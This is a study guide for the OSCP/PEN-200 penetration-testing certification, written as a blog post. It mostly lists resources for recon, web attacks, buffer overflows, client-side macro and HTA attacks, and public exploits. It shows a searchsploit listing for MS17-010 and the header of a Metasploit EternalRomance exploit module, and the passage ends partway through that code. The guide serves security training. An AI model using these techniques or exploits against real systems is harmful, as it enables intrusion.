The Journey to Try Harder: TJnull's Preparation Guide for PEN-200 PWK/OSCP 2.0

MAY 6, 2021 - TJNULL

Table of Contents:

- Overview
- Dedication
- A Word of Warning!
- Section 1: General Course Information
- Section 2: Getting Comfortable with Kali Linux
- Section 3: Linux Command Line Kung-Fu
- Section 4: Essential Tools in Kali
- Section 5: Getting Started with Bash Scripting
- Section 6: Passive Reconnaissance
- Section 7: Active Reconnaissance
- Section 8: Vulnerability Scanning
- Section 9: Web Application Attacks
- Section 10: Buffer Overflows for Windows and Linux
- Section 11: Client-Side Attacks
- Section 12: Working with Public Exploits
- Section 13: Transferring Files to your target
- Section 14: Antivirus Bypassing
- Section 15: Privilege Escalation
- Section 16: Password Cracking
- Section 17: Port Redirection and Pivoting
- Section 18: Active Directory Attacks

- Section 19: Metasploit Framework
- Section 20: PowerShell Empire
- Extra Resources
- Setting up your Pentesting Environment
- Wargames/Hands-on Challenges
- Capture the Flag Competitions (CTFs)/Cyber Competitions
- Bug Bounty Programs
- Vulnerable Machines
- Tips to participate in the Proctored OSCP exam
- Other Resources
- Conclusion

Overview:

After releasing the first version of my PWK/OSCP guide, Offsec released an update to the PWK/OSCP and included a key classification system to help students understand how course designation work. The PWK/OSCP is classified as PEN-200 and after spending some time reviewing the course I decided that I wanted to create an update version to help future students out there prepare for the new PEN-200. For those of you that have read my previous version you will notice there may be some sections that still have the same resources but you will also notice new resources for each section. I have taken to time to make sure that the information and my advice will help prepare for your adventure to take the PEN-200 PWK/OSCP!

For those of you that would like to know about my journey when I took the course and exam, you can find my earlier post here: https://www.netsecfocus.com/oscp/review/2019/01/29/An_Adventure_to_Try_Harder_Tjnulls_OSCP_Journey.html

If you are still going through the old labs and course material, you find the first guide here: https://www.netsecfocus.com/oscp/2019/03/29/The_Journey_to_Try_Harder-_TJNulls_Preparation_Guide_for_PWK_OSCP.html

Dedication:

As always a big shout out goes to abatchy! Without his guide I would have never started exploring for other resources. Thank you for creating your original guide: https://www.abatchy.com/2017/03/how-to-prepare-for-pwkoscp-noob

I also want to thank the following people for taking the time to read and provide feedback for the updated version of this guide:

- Rey Bango
- VCSEC A moderator at Netsec Focus
- G0t Mi1k
- Andy ZephrFish
- Joe TheBlindHacker
- The team at Offensive Security

This guide has been approved by Offensive Security for PEN-200!

A Word of Warning!:

Do not expect these resources to be the main thing you use for obtaining OSCP. When you are ready to take the course, you should expect the following:

1. Spending a lot of time researching.
2. Do not expect the student admins or even other students to give you answers easily; put in the effort to research your questions.
3. Plan to make a commitment to this and have an open mindset to learning new things.
4. Everyone prepares differently and mentally. Learn to build your own strategy/methodology that works for you when you are improving your practical skills.
5. Know your tools! There are certain tools that you cannot use for the exam. However, that does not mean you should skip over them. Take some time to

understand them because you may have to use them on an actual engagement or in the field.

6. Be careful when using Automated Tools: Automated tools can improve your performance and reduce the time taken in your methodology when assessing a target. However, the automated tools created by these developers have certain features or create scripts that combine common tools to automate their findings. These tools can miss services or findings that you should be looking for. It would be best if you take the time to understand how things work manually.
7. Remember Offensive Security motto: TRY HARDER https://www.offensive-security.com/offsec/what-it-means-to-try-harder/

As of now Offensive Security has restricted the following tools:

- Commercial tools or services (Metasploit Pro, Burp Pro, etc.)
- Automatic exploitation tools. (e.g. db_autopwn, browser_autopwn, SQLmap, SQLninja etc.)
- Mass vulnerability scanners (e.g. Nessus, NeXpose, OpenVAS, Canvas, Core Impact, SAINT, etc.)
- Features in other tools that utilize either forbidden or restricted exam limitations
- Any tools that perform similar functions as those above are also prohibited. You are ultimately responsible for knowing what features or external utilities any chosen tool is using. The primary objective of the OSCP exam is to evaluate your skills in identifying and exploiting vulnerabilities, not in automating the process.
- Use Case for Understanding the Tools/Scripts you use in a Pentest: https://www.offensive-security.com/offsec/understanding-pentest-tools-scripts/

Reference: https://support.offensive-security.com/oscp-exam-guide/

Most importantly: Have fun! You will learn a lot from this course, take your time to understand the material and this guide. Do not forget to take breaks and spend time away from the electronics. Trust me you do not want to burn yourself out.

Course Syllabus

The 2nd most important resource that I used to help me prepare for the course: https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf

From the syllabus I will breakdown each section by providing you the resources I used to prepare for the course. Once I finish going through the syllabus, I will also be providing some extra resources that came in handy. You don't need to use this guide in order; feel free to jump around as it suits you.

- General Course Information
- Getting Comfortable with Kali Linux
- Linux Command Line Kung-Fu
- Essential Tools in Kali
- Getting Started with Bash Scripting
- Passive Reconnaissance
- Active Reconnaissance
- Vulnerability Scanning
- Web Application Attacks
- Windows/Linux Buffer Overflows
- Client-Side Attacks
- Working with Public Exploits
- File Transfer
- Antivirus Bypassing
- Privilege Escalation
- Password Attacks
- Tunnelling/Pivoting
- Active Directory Attacks
- Introduction to the Metasploit Framework
- PowerShell Empire

Section 1: General Course Information

This section provides an overview of what you should expect on the course. The PDF guide you will receive with your course materials contains a list of resources and how you should approach the material and lab environment. I highly recommend to you read the restrictions carefully and the OffSec perception of how a report is created. Those sections are really going to help you understand how you should be taking your notes, writing your report, what to expect when your are testing the lab environment, and also what you should be careful of doing when you are going through the course.

When it comes to report writing and note taking you should be documenting EVERYTHING that you identify. This includes output from scans, screenshots from key findings, your assumptions, and much more. Organizing these notes will pay off in the long term when it comes to writing the report. Remember you can always choose to not include information in the report if you don't need it. But re-tracing your steps to grab screenshots, tool output, etc. will take valuable time.

Keep in mind that everyone takes notes and builds their reports differently. It is up to you to build your format and layout when you are creating these notes that fits your workflow. You'll develop and hone this as you go through the exercises and labs. This is a very important lesson.

Here are some resources that can give you an idea of note taking tools, what templates people use for note taking, and how corporations create their pentest reports:

Reporting Tools:

- Joplin: https://github.com/laurent22/joplin In Kali: apt install joplin
- CherryTree: https://github.com/giuspen/cherrytree
- Typora: https://typora.io/

- OneNote https://www.microsoft.com/en-us/microsoft-365/onenote/digital-note-taking-app
- Obsidian https://obsidian.md/

Note/Reporting Pentest Templates:

- TJ Joplin Pentest Template: https://github.com/tjnull/TJ-JPT
- Maik's Pentest Template in OneNote: https://maikthulhu.github.io/2017-11-20-onenote-layout
- James Hall Cherry Tree Template: https://411hall.github.io/assets/files/CTF_template.ctb
- Whoisflynn OSCP Report Template: https://github.com/whoisflynn/OSCP-Exam-Report-Template

Pentest Reports:

- Julio's repo of public pentest reports: https://github.com/juliocesarfort/public-pentesting-reports

Screenshot Tools:

- Kazam (In Kali): https://launchpad.net/kazam
- Shutter: https://shutter-project.org/
- Flameshot https://github.com/flameshot-org/flameshot

Tools to record your terminal input/output:

Script: The script command records a shell session for you so that you can look at the output that you saw at the time and you can even record with timing so that you can have a real-time playback.

- https://man7.org/linux/man-pages/man1/script.1.html
- Using Script to record everything in your terminal: https://ostechnix.com/record-everything-terminal/

Section 2: Getting Comfortable with Kali Linux

Kali Linux Revealed and Online Course: A good foundational course that helped me understand more about Kali Linux and it has a nice Linux Fundamentals section.

- Book Link: https://kali.training/downloads/Kali-Linux-Revealed-1st-edition.pdf
- Online Course Link: https://kali.training/lessons/introduction/
- Kali Linux Documentation: https://www.kali.org/docs/

Issues or Requests that you think should be added in Kali:

- Bug Tracker: https://bugs.kali.org/my_view_page.php

For troubleshooting and support issues:

- Kali Linux Support Forum: https://forums.kali.org/

Other Resources for Kali Linux:

- Building your own Kali ISO: https://www.kali.org/docs/development/dojo-mastering-live-build/
- Use Case: https://www.offensive-security.com/kali-linux/creating-kali-i3-gaps/

Section 3 Linux Command Line Kung-Fu:

Linux Journey: A huge guide to learn about a variety of different things in Linux. All the lessons are free.


- https://linuxjourney.com/

EDX Introduction to Linux:

- https://www.edx.org/course/introduction-to-linux

Explainshell: Awesome resource that parses a variety of man pages from Ubuntu Manage Repository. It breaks down the commands you are using, but it is best to refer to the man pages if you have any questions: .

- https://www.explainshell.com/



Hands on challenge to get comfortable with Linux:

- Overthewire Bandit: https://overthewire.org/wargames/bandit/
- Cmdchallenge.com: https://cmdchallenge.com/
- HackerRank Linux Shell: https://www.hackerrank.com/domains/shell

Books:

- The Linux Command Line (2nd Edition): https://nostarch.com/tlcl2

- Linux for Hackers: https://nostarch.com/linuxbasicsforhackers
- Linux Command (Learning the Shell): http://linuxcommand.org/lc3_learning_the_shell.php

Section 4: Essential Tools in Kali

Netcat: The TCP/IP Swiss Army tool. Experiment with this tool and understand what it does because you will be using this almost every day during your course and beyond.

- SANS Netcat Cheatsheet: https://www.sans.org/posters/netcat-cheat-sheet/
- Netcat Cheatsheet Reference: https://quickref.me/nc

Ncat: A better version of netcat in my opinion. Supports SSL communication and it is part of Nmap.

Socat: A command line based utility that establishes two bidirectional byte streams and transfers data between them. However, it has the ability to to allow multiple clients listen on a port and to reuse connections.

- Socat Man Page: https://linux.die.net/man/1/socat
- PowerShell and PowerCat:

PowerShell is a cross-platform scripting language built by Microsoft that can is used for task automation and configuration management. PowerShell consists of running in a shell or a command-line environment. Unlike most shells, which accept and return text, PowerShell is built on top of the .NET Common Language Runtime (CLR), and accepts and returns .NET objects. PowerShell is a very powerful tool that pentesters use as it is installed Default on Windows and it can also be installed on Linux systems as well.

Resources to learn more about PowerShell:

- PowerShell Learning Resources: https://docs.microsoft.com/en-us/powershell/scripting/learn/more-powershell-learning?view=powershell-7

- PowerShell for Pentesting In Kali Linux: https://www.offensive-security.com/offsec/kali-linux-powershell-pentesting/

Books:

- Windows PowerShell CookBook: https://www.amazon.com/Windows-PowerShell-Cookbook-Scripting-Microsofts/dp/1449320686
- Windows PowerShell Reference Book: https://www.amazon.com/Windows-PowerShell-Pocket-Reference-Scripters-dp-1449320961/dp/1449320961/
- Learn PowerShell in a Month of Lunches: https://www.amazon.com/Learn-Windows-PowerShell-Month-Lunches/dp/1617294160/

Hands on Challenges for learning PowerShell:

- underthewire.tech: https://underthewire.tech/wargames.htm
- codewars: https://www.codewars.com/

PowerCat: A powershell version of netcat. The script can be downloaded onto a Windows target to transfer files, return a shell, or create payloads that we can call back from our target. https://github.com/besimorhino/powercat

TCPDump: Command line base Network Analysis Tool. Very useful and good to know if you are on a system that does not have a GUI. Here is a good cheat sheet I used for tcpdump when I needed to troubleshoot my exploits: https://www.andreafortuna.org/technology/networking/tcpdump-a-simple-cheatsheet/

- Daniel Miessler TCPDump Guide: https://danielmiessler.com/study/tcpdump/

Wireshark: GUI based Network Analysis tool. There a lot of free PCAP samples online that you can use to understand how Wireshark works. Be careful with downloading some of these PCAP files because they may have malware in them; make sure you read where the PCAP is from before playing :D

PCAP Samples:

- Netresec: https://www.netresec.com/?page=pcapfiles

- Malware Traffic Analysis: https://www.malware-traffic-analysis.net/
- Packettotal (Just like virustotal but for PCAP Analysis): https://packettotal.com/

Section 5: Getting Started with Bash Scripting

The bash Guide: A good guide to get you into the bash scripting

- https://guide.bash.academy/

Resources to learn more about Bash Scripting:

- Tutorials Point: https://www.tutorialspoint.com/unix/shell_scripting.htm
- CodeAcademy: https://www.codecademy.com/learn/bash-scripting/modules/bash-scripting

Example Templates for writing your own Bash Scripts:

- https://betterdev.blog/minimal-safe-bash-script-template/
- https://github.com/ralish/bash-script-template

Section 6: Passive Reconnaissance

Take some time to learn about these tricks and techniques. They will certainly come in handy!

Google Dorks: Using various google searches that you can find that may expose sensitive information about a target.

- Google Hacking Database: https://www.exploit-db.com/google-hacking-database

- SANS Google Dork Cheatsheet: https://www.sans.org/security-resources/GoogleCheatSheet.pdf
- Netcraft: https://netcraft.com/

Shodan: Shodan is a search engine that lets a user find specific types of computers, network devices, webcams, etc that are connected to the internet using a set of filters for there results.

- Shodan: https://www.shodan.io/
- Shodan Guide: https://leanpub.com/shodan
- Shodan CLI: https://cli.shodan.io/

Reviewing Security Headers on Websites:

- OWASP Secure Headers Project: https://owasp.org/www-project-secure-headers/
- Finding Security Headers on websites: https://securityheaders.com/

Email Harvesting:

- theharvester: https://github.com/laramies/theharvester
- Infoga: https://github.com/m4ll0k/Infoga
- recon-ng: https://bitbucket.org/LaNMaSteR53/recon-ng/overview

Additional Resources: Tools I did not use in the lab but I used them for preparation and they have come in handy for other tests.

- Domaintools: http://whois.domaintools.com/
- MX Toolbox: https://mxtoolbox.com/DNSLookup.aspx

Section 7: Active Reconnaissance

Introduction to DNS: If you do not know what DNS is or how it works, here is a great guide that I used to better understand it from Digital Ocean:

https://www.digitalocean.com/community/tutorials/an-introduction-to-dns-terminology-components-and-concepts

If you think you have a good understanding of what DNS is then you will also need to understand how to perform forward and reverse lookups. In addition, you should also know how zone transfers work and how to perform them. Performing these tests will certainly help you better understand what your targets are in the lab. For more information about these techniques check out this article here: https://resources.infosecinstitute.com/dns-enumeration-techniques-in-linux/

Tools for DNS Enumeration:

- Dnsrecon Created by Darkoperator: https://github.com/darkoperator/dnsrecon

Network Scanning:

Nmap: A tool that you should 100% totally learn about. You will probably use this everyday (If not most of the time while you are in the lab). I highly recommend you take some time to learn what the tool does, how each command switch works, each scanning technique you can run, and any other capabilities. Nmap is a powerful tool that has the ability to determine what hosts are online, what services they are running, what operating system is running on that host, and dozens of characteristics. In addition, one of the most powerful features that you should also learn is the Nmap Scripting Engine (NSE). With NSE scripts you have the ability automate a wide variety of networking tasks for your scans including vulnerability detection and exploitation. Here are my resources that I used to learn more about Nmap:

- Nmap Official Guide: I used this more than the man pages. I highly recommend purchasing the full book since the official guide is missing a few chapters, such as "Detecting and Subverting Firewalls and Intrusion Detection Systems", "Optimizing Nmap Performance", "Port Scanning Techniques and Algorithms", "Host Discovery (Ping Scanning)", and more. https://nmap.org/book/toc.html

- Link for Nmap Network Scanning Book (if you want to purchase it): https://www.amazon.com/Nmap-Network-Scanning-Official-Discovery/dp/0979958717
- Nmap Scripting Engine (NSE): https://nmap.org/book/man-nse.html
- ZephrFish's Nmap Blog: https://blog.zsec.uk/nmap-rtfm/

Masscan: A powerful tool that can be used to scan a set of requested ports against your targets. As Robert Graham says "this can be done in less than 6 minutes at around 10 million packets per second".

Daniel Miessler guide to using Masscan: https://danielmiessler.com/study/masscan/

Service Enumeration:

There are a variety of services running on so many systems…take the time to understand them! Do not just scan them and move on. Take some time to look at each of them because they could be a key for you to obtain shell access on a system!

Abatchy provided a link from 0day security that gave me a lot of ideas and things to look for that I may have missed when I skipped some the of the services in the lab. The original link is dead but you can find copies of it on the wayback machine: https://web.archive.org/web/20200309204648/http://0daysecurity.com/penetration-testing/enumeration.html

Section 8: Vulnerability Scanning

I did not spend too much time in this section for preparation because vulnerability scanners are simple and easy to configure. In addition, the purpose of a vulnerability scanner is to identify security holes in services or in a operating system. These scanners rely on a database that contains the

necessary information needed to conduct a scan. A word of caution! Be careful when you use vulnerability scanners on your targets because there is a chance that some of the plugins or features can cause an impact to your target such as taking down that service, locking out user accounts, and even crash the system.

The update replaces OpenVAS and students will learn how to use use Nessus. Nessus is more stable on Kali Linux and it has a simple straightforward interface. I also was able to use the Nessus Essential key for most of my testing and to help me get familiar with how these vulnerability scanners work. Nessus is a real popular tool for vulnerability scanning in the infosec world and I certainly encourage you to play with it!

For instructions on how to install Nessus on Kali Linux you can find it here: https://www.tenable.com/blog/getting-started-with-nessus-on-kali-linux

For obtaining a Nessus key you can grab one here: https://www.tenable.com/products/nessus/nessus-essentials

Section 9: Web Application Attacks

I went back to this section and I really enjoyed how OffSec took the time to go more in-depth on how you should build your web assessment methodology. After all web apps are starting to become more popular to see on pentests.

As a pentester you need to gather information about the web application. For instance you should ask yourself these questions:

- What is the purpose of the application?
- What language is the web application written in?
- What version is the web application running?
- How is the web application being hosted?
- Does the web application connect to a database? If yes; what is software the database is using and what version is it?

Identifying the components of the web application will allow you to proceed to the next phase by enumerating the components/issues you identified instead of running an exploit blindly against the web application. As always enumeration is something that pentesters must continue to do when reviewing all possible attack avenues that could compromise the web application.

Things to check for when you are enumerating a web application:

Reviewing URLs:

- File Extensions
- routes
- hidden web directories (sitemaps like robot.txt or sitemap.xml)
- non-standard ports

Reviewing the content of the web page:

- Always review the source code of the web page!
- Inspect every element to see how the web app works
- Review the request and response headers to understand how the web application behaves when you make certain actions to it.
- Check for admin consoles (Ex: Wordpress applications will have a directory /admin that can be used to access the Wordpress Admin Console)

Tools for finding Web Vulnerabilities and conducting Web Attacks:

Web Directory Scanners:

These tools are designed to brute force site structure including directories and files in websites. These tools can be able to identify hidden directory structures or webpages that can come in handy when you are in the labs or during your assessment. Each tool listed has there own set of advantages/disadvantages depending on what you are trying to use them for.

- DIRB: http://dirb.sourceforge.net/
- Dirsearch: https://github.com/maurosoria/dirsearch
- Dirbuster: https://tools.kali.org/web-applications/dirbuster

- Gobuster: https://github.com/OJ/gobuster
- Wfuzz: https://github.com/xmendez/wfuzz
- ffuf: https://github.com/ffuf/ffuf

BurpSuite:

A popular web application vulnerability scanner that contains a variety of features and plugins to identify web vulnerabilities on certain web applications. The tool uses an interception proxy that connects to your browser to route traffic through the Burp Suite proxy client. Once the interception proxy is configured you can start capturing and analyzing each request to and from the target web application. With theses' captured requests a penetration tester can analyze, manipulate, and fuzz individual HTTP requests in order to identify potential parameters or injection points manually.

BurpSuite Resources:

- Burp Training from Securee Ideas: https://www.youtube.com/playlist?list=PLqG-wtrX3aA_wYTrnDHoCBkKBoI4z9oLd
- Bugcrowd University has a webinar that Jason Haddix created explaining about burp suite and how you can use it. You can find this recording here: https://www.bugcrowd.com/resource/introduction-to-burp-suite/

Nikto (Created by Chris Sullo & tautology0):

A web server scanner which performs comprehensive tests against web servers for multiple items. This tool can be able to scan for vulnerabilities on the web application, checks for server configuration that include multiple index files, HTTP server options, and will attempt to identify installed the version of the web server, and any plugins/software that is running on it. Please keep this in mind that this tool is can be very noisy when scanning a targets web server.

Link: https://cirt.net/Nikto2

HTTPIe https://httpie.io/:

A tool that is designed for testing, debugging, and generally interacting with APIs & HTTP servers. The `http` & `https` commands allow for creating and sending arbitrary HTTP requests.

Exploiting common Web-based Vulnerabilities:

Exploiting Admin Consoles:

When an administrative login panel is left exposed it can make it significantly easier for attackers to compromise that site, depending on the security and permissions that web developer/application have implemented. As pentesters we can execute techniques such as brute forcing, signing in with compromised credentials/obtaining credentials, or in the case of unpatched systems, access by exploiting the administration login page.

In case you would like to see some examples you can find many of these whitepapers on the Exploit Database: https://www.exploit-db.com/search?q=Authentication+Bypass

Exploit Examples:

- CASAP Automated Enrolment System: https://www.exploit-db.com/exploits/49463
- Online Hotel Reservation System 1.0 https://www.exploit-db.com/exploits/49420
- Alumni Management System 1.0 https://www.exploit-db.com/exploits/48883
- cross-site scripting (XSS):

OWASP:https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

- Directory Traversal Vulnerabilities:

OWASP: https://owasp.org/www-community/attacks/Path_Traversal

- File Inclusion Vulnerabilities. Metaploit Unleashed: https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/ OSWAP Testing for LFI: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- SQL Injections: OWASP: https://www.owasp.org/index.php/SQL_Injection
- Pentest Monkey SQL Cheat Sheets: http://pentestmonkey.net/category/cheat-sheet/sql-injection

SQL Injection Tools: I would not recommend using these tools until you have a clear understanding about SQL Databases and how a SQL Injection works. These tools below make it easy to automate the process for conducting a SQL Injection but it is possible that they can causes issues to a targets SQL Database. Here are a list of tools that I have played with to get a better understanding of how you can automate SQL Injections:

- SQLmap: https://github.com/sqlmapproject/sqlmap/wiki/Usag
- NoSQLMap: https://github.com/codingo/NoSQLMap

Hands on areas to improve your web attack skills:

- Metasploitable 2: Contains Vulnerable Web Services such as Multidae and the Damn Vulnerable Web App (DVWA) that you can use to improve your web skills.

Link to download the machine:
https://metasploit.help.rapid7.com/docs/metasploitable-2

Backup Link: https://www.vulnhub.com/entry/metasploitable-2,29/

- Exploitability Guide: https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide
- OWASP Juice Shop: Another vulnerable web application that contains a variety of challenges to improve your web skills. https://www.owasp.org/index.php/OWASP_Juice_Shop_Project
- Overthewire Natas: A set of wargame challenges that are web base that you will need to complete in order to move to the next round. I really enjoyed their challenges when I did them! http://overthewire.org/wargames/natas/
- Web Security Academy: Authors of the Web Application Handbook. This site contains a variety of practical challenges on Web App Attacks: https://portswigger.net/web-security
- Other resources: Hack This Site: https://www.hackthissite.org/

Section 10: Buffer Overflows for Windows and Linux

My favorite section to learn about! The material provided in the PWK was fantastic and really straightforward. Throughout the internet you will probably find a variety of different resources to help you understand how buffer overflows work. With that being said I will provide some of my notes and resources that helped me understand how buffer overflows.

Corelan Team: A huge shout out to these guys because their articles from information security to exploit development are absolutely incredible! They have an article they posted about Stack Based Overflows that gave me a better understanding of identifying a buffer overflow in an application:

- Part 1: https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
- Part 2: https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/

Once I finished reading the articles I decided to start going through write-ups and forums where people manually identified buffer overflows in certain applications. With these walkthroughs I used Exploit-DB to check if they had the vulnerable application in many cases. I won't provide any of these walkthroughs but I will at least provide the binaries that you can use to manually identify buffer overflows.

- Windows Binaries (Recommend that you run these on Windows 7/XP 32 bit):
- Vulnserver: https://samsclass.info/127/proj/vuln-server.htm
- Minishare 1.4.1: https://www.exploit-db.com/exploits/636
- Savant Web Server 3.1: https://www.exploit-db.com/exploits/10434
- Freefloat FTP Server 1.0: https://www.exploit-db.com/exploits/40673
- Core FTP Server 1.2: https://www.exploit-db.com/exploits/39480
- WarFTP 1.65: https://www.exploit-db.com/exploits/3570
- VUPlayer 2.4.9: https://www.exploit-db.com/exploits/40018

Linux Binaries:

- Linux Buffer Overflow: https://samsclass.info/127/proj/lbuf1.htm

Vulnerable Boxes:

- Brainpan 1: https://www.vulnhub.com/entry/brainpan-1,51/
- Pinky's Palace version 1: https://www.vulnhub.com/entry/pinkys-palace-v1,225/
- Stack Overflows for Beginners: https://www.vulnhub.com/entry/stack-overflows-for-beginners-101,290/
- SmashTheTux: https://www.vulnhub.com/entry/smashthetux-101,138/
- Pandora's Box: https://www.vulnhub.com/entry/pandoras-box-1,111/

Other Resources:

- Whitepaper Introduction to Immunity Debugger: https://www.sans.org/reading-room/whitepapers/malicious/basic-reverse-engineering-immunity-debugger-36982
- Do Stack Buffer Overflow Good: https://github.com/justinsteven/dostackbufferoverflowgood
- Buffer Overflows for Dummies: https://www.sans.org/reading-room/whitepapers/threats/buffer-overflows-dummies-481
- Vortex Stack Buffer Overflow Practice: https://www.vortex.id.au/2017/05/pwkoscp-stack-buffer-overflow-practice/
- Smashing the Stack For Fun and Profit: http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- Buffer Overflow Guide: https://github.com/johnjhacking/Buffer-Overflow-Guide
- Stack based Linux Buffer Overflow: https://www.exploit-db.com/docs/english/28475-linux-stack-based-buffer-overflows.pdf

Section 11: Client-Side Attacks

Running Client-Side Attacks usually require client interaction so it's good to have an understanding of how this works and also how you can set one up. For instance, check out the Client Side Attack Section in Metasploit Unleashed: https://www.offensive-security.com/metasploit-unleashed/client-side-attacks/

Social Engineering is one of the most common tactic that can be used to execute a proper client side attack. Depending on the tactic you use and the information you have gathered to plan this attack, you will have a better chance of success for the client to click on it. Here are some client side attacks that are commonly used:

HTML Applications:

- Understanding HTA Attacks: https://www.trustedsec.com/blog/malicious-htas/
- Creating HTA Files with Empire: https://dmcxblue.gitbook.io/red-team-notes/initial-acces/spear-phishing-links/tools
- Template for creating your own: https://github.com/tjnull/OSCP-Stuff/blob/master/Client-Side-Attacks/Template.HTA

Tools to use for HTA Attacks:

- Demiguise: https://github.com/nccgroup/demiguise
- WeirdHTA: https://github.com/felamos/weirdhta
- SharpShooter: https://github.com/mdsecactivebreach/SharpShooter

Microsoft Office Macros (Maldoc):

- Malicious Macros: https://www.trustedsec.com/blog/malicious-macros-for-script-kiddies/
- Creating your own Maldoc: https://www.pentestpartners.com/security-blog/how-to-create-poisoned-office-documents-for-your-staff-awareness-training-part-1/
- Building Obfuscated Macros: https://blog.focal-point.com/how-to-build-obfuscated-macros-for-your-next-social-engineering-campaign

Tools to help you build your own Macros:

I would use these tools to learn how to make your own. Be creative when you are building your own Macros as using tools like this will be flagged by AV

- MSFVenom Vbscript Injections: https://www.offensive-security.com/metasploit-unleashed/vbscript-infection-methods/
- Macropack: https://github.com/sevagas/macro_pack
- EvilClippy: https://github.com/outflanknl/EvilClippy

Section 12: Handling Public Exploits

There will come a time that you will need to use a public exploit on your target to see if you can obtain a shell on it. With that exploit you may need to modify shellcode or even parts of the exploit to match with your system to obtain a connection from your target. A word of advice: Be aware of the exploits you download from the public! Although these exploits can endanger any system they could also endanger yours. Make sure you review the source code and test the exploits in an contained environment before running them on your actual system.

Before you download a public exploit I would consider you take some time to review the code and understand what the exploit is suppose to actually too. If you do not understand how the code works…do some research!!! I am absolutely positive you can find proof of concepts online and walkthroughs that will explain how the exploit actually works. Not all exploits are going to work right out of the box you will need to configure them to make sure they can reach back to your attacking system. If you do not review the exploit code or make any modifications, then you are running risk that the exploit will fail, crash your target system/service, or it may allow other users to connect into the system.

Places to find exploits:

- https://www.exploit-db.com/

- https://packetstormsecurity.com/files/tags/exploit/
- https://www.securityfocus.com/

Tools for finding exploits:

- Searchsploit: a command line search tool for Exploit-DB

Command Examples:

`searchsploit MS-17-010` finds all cases/exploits linked to MS17-010

```
root@kali:~# searchsploit ms17-010
----------------------------------------------------------------------------
 Exploit Title

----------------------------------------------------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Re
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execu
Microsoft Windows Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution
Microsoft Windows Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Re
Microsoft Windows Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code
----------------------------------------------------------------------------

Shellcodes: No Result
```

`searchsploit -x /usr/share/exploitdb/exploits/windows/remote/43970.rb`: The -x command switch allows you to examine the exploit code or information about the exploit. You can also upload nmap xml files to Searchsploit so it can find available exploits that match your target.

```
root@kali:~# searchsploit -x /usr/share/exploitdb/exploits/windows/remote/4397

Snippet of the exploit:
##
# This module requires Metasploit: https://metasploit.com/download
```

```
# Current source: https://github.com/rapid7/metasploit-framework
##

# Windows XP systems that are not part of a domain default to treating all
# network logons as if they were Guest. This prevents SMB relay attacks from
# gaining administrative access to these systems. This setting can be found
# under:
#
#  Local Security Settings >
#   Local Policies >
#    Security Options >
#     Network Access: Sharing and security model for local accounts

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::SMB::Client::Psexec_MS17_010
  include Msf::Exploit::Powershell
  include Msf::Exploit::EXE
  include Msf::Exploit::WbemExec
  include Msf::Auxiliary::Report

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'MS17-010 EternalRomance/EternalSynergy/EternalChamp
      'Description'    => %q{
        This module will exploit SMB with vulnerabilities in MS17-010 to achie
